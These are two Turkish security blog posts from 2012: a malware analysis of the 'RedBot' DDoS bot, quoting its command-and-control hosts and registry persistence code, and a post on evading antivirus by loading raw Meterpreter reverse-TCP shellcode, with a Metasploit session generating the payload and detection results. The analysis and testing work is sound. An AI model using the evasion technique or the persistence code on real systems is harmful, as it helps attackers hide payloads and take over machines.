Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

RedBot Analizi

Source: <https://www.mertsarica.com/redbot-analizi/>

By M.S on September 2nd, 2012




Anonymous grubu, 2010 yılından bu yana gerçekleştirmiş olduğu DDOS (dağıtık hizmet dışı bırakma saldırısı) saldırılarında açık kaynak kodlu [Low Orbit Ion Cannon \(LOIC\)](#) aracından ve 2012 yılından bu yana gerçekleştirdiği saldırılarda ise High Orbit Ion Cannon (HOIC) aracından faydalanmaktadır. Tek başına DOS (hizmet dışı bırakma saldırısı) saldırısı gerçekleştirebilen bu araçlar birden fazla kişinin aynı anda aynı hedefe saldırı gerçekleştirmesi ile DDOS saldırısı gerçekleştirebilmektedir.

Basından sıkça duyduğunuz bilgisayar korsanları X sitesini hackledi şeklinde yapılan haberlerin çoğu yanlış olarak ifade edilmektedir çünkü gerçekleştirilen siber saldırıların büyük bir oranı DDOS saldırıları ile gerçekleştirilmekte, hedef siteye/sisteme erişimler engellenmektedir. X sitesi hacklendi diyebilmek için siteye/sisteme ve sitede/sistemde yer alan verilere yetkisiz erişimin sağlanması gerekmektedir. (Basın mensuplarına duyurulur!)

Bu grubun saldırılarına destek vermek amacıyla dağıtılan ve destekçiler tarafından sistemlerinde çalıştırılan bu araçlardan LOIC ve türevleri, araç ile tanımlı gelen IRC sunuculara bağlanarak saldırıyı gerçekleştiren gruplar tarafından yönetilen kanallara/odalara

giriş yapmakta ve uzaktan saldırı komutu almasını sağlamaktadır. HOIC ve türevleri ise saldırı öncesinde dağıtılan booster denilen betiklerin (script) araca yüklenmesi ve saldırı komutunun kullanıcı tarafından verilmesi ile gerçekleştirilebilmektedir. LOIC aracı ile UDP, TCP ve HTTP protokollerine yönelik DDOS saldırıları gerçekleştirilebilirken HOIC ile sadece HTTP protokolüne yönelik saldırılar gerçekleştirilmektedir. HOIC aracı ile gerçekleştirilen HTTP protokolüne yönelik saldırılar, LOIC aracına kıyasla imza tabanlı sistemleri atlatmaya yönelik özellikleri olması (rastgele üretilen HTTP başlıkları gibi) nedeniyle daha etkilidir.




Geçtiğimiz günlerde bir arkadaşım, Twitter hesapları üzerinden son aylarda gerçekleştirdiği siber saldırılar ile adından sıkça söz ettiren RedHack grubunun DDOS saldırılarına destek vermek amacıyla RedBot adında benzer bir aracın yayınlandığını ilerek analiz etmemi rica etti ve ben de vakit kaybetmeden işe koyuldum.


RedBot.rar dosyası içinde yer alan metin dosyasına göz attığımda aracın yukarıda bahsettiğim diğer araçlar ile aynı amaca hizmet ettiği anlaşıyordu.

RedBot Redhack grubunun Saldırılarını Bilgisayarınız Üzerinden Yönlendiren Bir aracı yazılımdır. Bilgisayarınız için virus vb. yazılımlar taşımaz Bilgisayarınız Sanal bir saldırı Ağına dahil Eder. Amaçlı Daha Fazla Bilgisayarı Kullanarak Etkili Saldırıları Gerçekleştirmektedir. Birkez çalıştırmanız yeterlidir. Daha Sonra Saldırısı olduğunda Kendiliğinden çalışacaktır.


RedBot aracını (RedBot.exe - SHA256: c30240d550d2c86b0f0b71dcc0eed36ad5134c9ce630ca94d2137bfb38f2ec2d) çalıştırdığımda mswinsck.ocx dosyasının sistemde bulunmamasından ötürü hata vererek çalışmayı reddetti. Ardından ilgili dosyayı sisteme kopyalayıp çalıştırdıktan sonra arka planda RedBot.exe adı altında çalışmaya başladığını ve Wireshark aracı ile yarattığı trafiği izlediğimde ise iki farklı DNS sorgusuna ait kayıt yaratması dikkatimi çekti, v.kizilhack.org (bir sorgu) ve igmooky.no-ip.org (onlarca sorgu)



Microsoft Sysinternals'ın Process Explorer aracı ile RedBot aracında tespit edilen dizileri (string) incelediğim zaman aracın geliştirildiği klasör bilgisinden aslında bu aracın Visual Basic ile 2007 yılında geliştirilmiş olan Double DDOS aracının modifiye edilmiş hali olduğunu gördüm.



Double DDOS aracının kaynak kodunu incelediğimde ise RedBot ile bu aracın hemen hemen aynı olduğunu sadece kaynak kodununun iki farklı yerinde bulunan igmooky.no-ip.org adresinden sadece bir tanesinin v.kizilhack.org olarak değiştirildiğini, diğerinin unutulduğunu bu nedenle belirli zaman aralıklarında saldırı komutu almak için v.kizilhack.org adresine 3003. bağlantı noktasından (port) bağlanması gerekirken ön tanımlı olan ve geçerli olmayan igmooky.no-ip.org adresine 3003. bağlantı noktasından bağlanmaya çalıştığını gördüm.



Buna ilave olarak aracın çalıştırıldıktan sonra kayıt defteri (registry) üzerinde değişiklikler yaparak kendisini Windows Güvenlik Duvarı'nın (Firewall) istisna (exception) listesine ekleyerek ilgili adreslere bağlanmasını, sistem yeniden başlatıldıktan sonra tekrar çalışabilmesi için C:\WINDOWS\winlogon.exe satırını HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon anahtarına eklediğini ve aracın kendisini winlogon.exe adı altında Windows klasörü altına kopyalamadığı için sistem yeniden başlatıldıktan sonra çalışmadığını gördüm.

```
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Exp
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\
```

Kaynak kodu sayesinde ileri seviye analize ihtiyaç duymadan elde ettiğim bilgiler sonucunda aracın eski, düzgün yapılandırılmamış olması ve temel düzeyde tek tip UDP, TCP, ICMP ve HTTP saldırıları gerçekleştirmesi nedeniyle tespit edilmesinin ve engellenmesinin Anonymous grubu tarafından kullanılan LOIC ve HOIC araçlarına kıyasla daha kolay olduğunu ve aracın saldırı komutu almak dışında başka bir amaca (dosya sistemine erişim, başka zararlı dosyalar indirme gibi) hizmet etmediğini söyleyebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: An itibariyle RedBot aracını 42 Antivirüs yazılımından sadece 16 tanesi tanıyabilmektedir. VirusTotal raporuna [buradan](#) ulaşabilirsiniz.

Birdirbir

Source: <https://www.mertsarica.com/birdirbir/>

By M.S on August 4th, 2012



Penetrasyon (sızma) testi gerçekleştirenlerin çoğu hem sunduğu sayısız imkanlar, hem açık kaynak kodlu olması ve hem de ücretsiz olması nedeniyle Metasploit istismar aracını kullanmayı tercih etmektedirler. Metasploit'in en beğenilen özelliklerinden biri şüphesiz barındırdığı Meterpreter aracıdır. Meterpreter, tamamen istismar edilen hedef işlemin (process) içinde yani hafızada çalışabilen, hedef sistemin diski ile herhangi bir etkileşimde bulunmadığı için de standart antivirüs yazılımları tarafından yakalanmayan, desteklediği modüller sayesinde hedef sistemdeki şifrelerin hashlerini toplamaktan, sniffer olarak çalışmaya, hedef sistemin ekranını kayıt etmekten, arka kapı olarak hizmet vermeye kadar bir çok özelliği üzerinde barındıran erişim sisteme erişim sağlayan yardımcı bir araçtır.


Zaman içinde Meterpreter'in bu denli güçlü, sinsi olması, Antivirüs üreticilerinin de gözünden kaçmamış ve çoğu üretici Meterpreter'in yürütülebilir programının tespit edilebilmesi için imza veritabanlarını güncellemek zorunda kalmışlardır. Durum böyle olunca da yürütülebilir Meterpreter programı ile hedef sisteme sızmaya çalışan pentesterlar için Meterpreter'in Antivirüs yazılımları tarafından tespit edilmemesi büyük önem arz etmiştir ve penetrasyon testlerinde çeşitli kodlama (encode) [yöntemleri](#) ile oluşturulan Meterpreter'in kullanımı zorunlu hale gelmiştir. Kodlama yöntemleri Antivirüs yazılımları tarafından tanındığı için bu yöntemi tanıyan, sezgisel tanıma

yöntemi kullanan Antivirüs yazılımları kodlanmış Meterpreter'ı tanıyaması da programın kodlanmış olduğunu tespit ettiğin için alarm üretebilmektedir.

Meterpreter, hem kabuk kodunu (shellcode) içeren yürütülebilir program (executable) olarak hem de istismar aracının (exploit) ham (raw) kabuk kodu olarak üretilmekte ve kullanılabilmektedir. Tek fark, ham olarak üretilmesi (generate -t raw) durumunda bunu çalıştıracak ilave bir programa ihtiyaç duymaktadır. Aslında işi yapan kod, ham koddur (payload/shellcode) ve sisteme sızılma kısmında en kilit noktadır. Fakat mantığını anlayamadığım bir nedenden ötürü Antivirüs geliştiricileri ([41 taneden 5 tanesi hariç](#)) yürütülebilir program için imza oluşturmuştur. Durum böyle olunca da sistemde çalışan ve internetten indirdiği ham kodu (örnek: meterpreter reverse tcp kodu) indirip hedef işleme (process) enjekte (code injection) eden [Code Injection](#) gibi bir araç, Meterpreter'ın Metasploit ile haberleşmesini herhangi bir kodlama (encode) yöntemi kullanmadan sağlayabilmektedir.

Teoride güzel de pratikte nasıl oluyor diye soracak olursanız;

Öncelikle Metasploit ile hem ham hem de yürütülebilir program olarak Meterpreter oluşturalım.



```
Development - Metasploit Console
File Edit View Help

#####
##  ##  ##  ##

=[ metasploit v4.1.1-release [core:4.1 api:1.0]
+ -- --=[ 754 exploits - 394 auxiliary - 104 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
=[ svn r14091 updated 281 days ago (2011.10.27)

Warning: This copy of the Metasploit Framework was last updated 281 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.201.131
LHOST => 192.168.201.131
msf payload(reverse_tcp) > set EXITFUNC thread
EXITFUNC => thread
msf payload(reverse_tcp) > generate -f msf_rev.bin -t raw
[*] Writing 290 bytes to msf_rev.bin...
msf payload(reverse_tcp) > generate -f msf_rev.exe -t exe
[*] Writing 73802 bytes to msf_rev.exe...
msf payload(reverse_tcp) >
```

Ardından ham halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz.) 41 Antivirüs yazılımından sadece 5 tanesi (AVG, Avast, Symantec, McAfee GW Edition, GData) kodlanmamış (encode) Meterpreter'ı tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/48e0913bc0cde8ca80c06ece80f85742e6447fa0ebc1c59b10e6b66cd94355e

File Edit View Favorites Tools Help

Antivirus scan for at UTC - Vi... Antivirus scan for at UTC...

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: 48e0913bc0cde8ca80c06ece80f85742e6447fa0ebc1c59b10e6b66cd94355e

File name: msf_rev.bin

Detection ratio: 5 / 41

Analysis date: 2012-08-03 06:07:19 UTC (0 dakika ago)

More details

Antivirus	Result	Update
AhnLab-V3	-	20120802
AntiVir	-	20120803
Antiy-AVL	-	20120803
Avast	Win32/Hijack-GL [Trj]	20120802
AVG	Win32/Patched.IA	20120802
BitDefender	-	20120803

Ardından yürütülebilir program (executable) halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz. 41 Antivirüs yazılımından sadece 32 tanesi kodlanmamış (encode) Meterpreter'i tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/c12def0684e9acc2448c1f26e9fd0c63bb2a63e70a9a5d63ea763244a52df85a

File Edit View Favorites Tools Help

Antivirus scan for at UTC... Antivirus scan for at UTC - Vi...

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: c12def0684e9acc2448c1f26e9fd0c63bb2a63e70a9a5d63ea763244a52df85a

File name: msf_rev.exe

Detection ratio: 32 / 41



Analysis date: 2012-08-03 06:07:14 UTC (0 dakika ago)


More details

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Shell	20120802
AntiVir	TR/Crypt.EPACK.Gen2	20120803
Antiy-AVL	-	20120803
Avast	Win32:SwPatch [Wrm]	20120802
AVG	Win32/Heur	20120802
BitDefender	Backdoor.Shell.AC	20120803

Downloading picture https://chart.googleapis.com/chart?chs=120x60&cht=gom&chco=d60c1A,379f32&chds=-100,100&ch

